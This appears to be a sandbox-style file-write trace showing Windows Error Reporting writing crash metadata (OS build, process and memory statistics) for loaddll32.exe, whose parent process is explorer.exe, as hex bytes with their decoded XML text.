C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 33 00 34 00 35 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3456</Pid>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1002	72	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>loaddll32.exe</ImageName>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1074	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1078	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1082	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1172	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1176	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1180	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 39 00 34 00 32 00 31 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>9421</Uptime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1222	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1226	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1434	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 33 00 30 00 33 00 39 00 31 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>53039104</PeakVirtualSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1520	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1524	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1530	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 32 00 30 00 31 00 35 00 31 00 30 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>52015104</VirtualSize>	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1600	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1604	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1610	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 36 00 33 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1637</PageFaultCount>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1684	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1688	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1694	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 36 00 30 00 30 00 38 00 38 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>6008832</PeakWorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1790	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1794	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1800	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 39 00 36 00 35 00 34 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>5996544</WorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 30 00 38 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>100880</QuotaPeakPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2014	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 38 00 36 00 35 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>98656</QuotaPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2110	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2114	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2120	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 37 00 32 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>17728</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2244	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2248	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2254	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 33 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>17376</QuotaNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2362	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2366	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2372	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 37 00 38 00 36 00 35 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>1478656</PagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2448	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2452	2	09 00		success or wait	3	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2458	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 38 00 36 00 38 00 34 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>1486848</PeakPagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2550	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2554	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2560	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 34 00 37 00 38 00 36 00 35 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>1478656</PrivateUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2632	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2636	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2640	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2686	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2690	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2694	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2724	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2728	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2734	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2774	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2778	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2786	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 31 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3616</Pid>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2816	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2820	2	09 00		success or wait	4	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2828	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2898	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2902	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	2910	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3000	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3004	2	09 00		success or wait	4	6E01497A	unknown
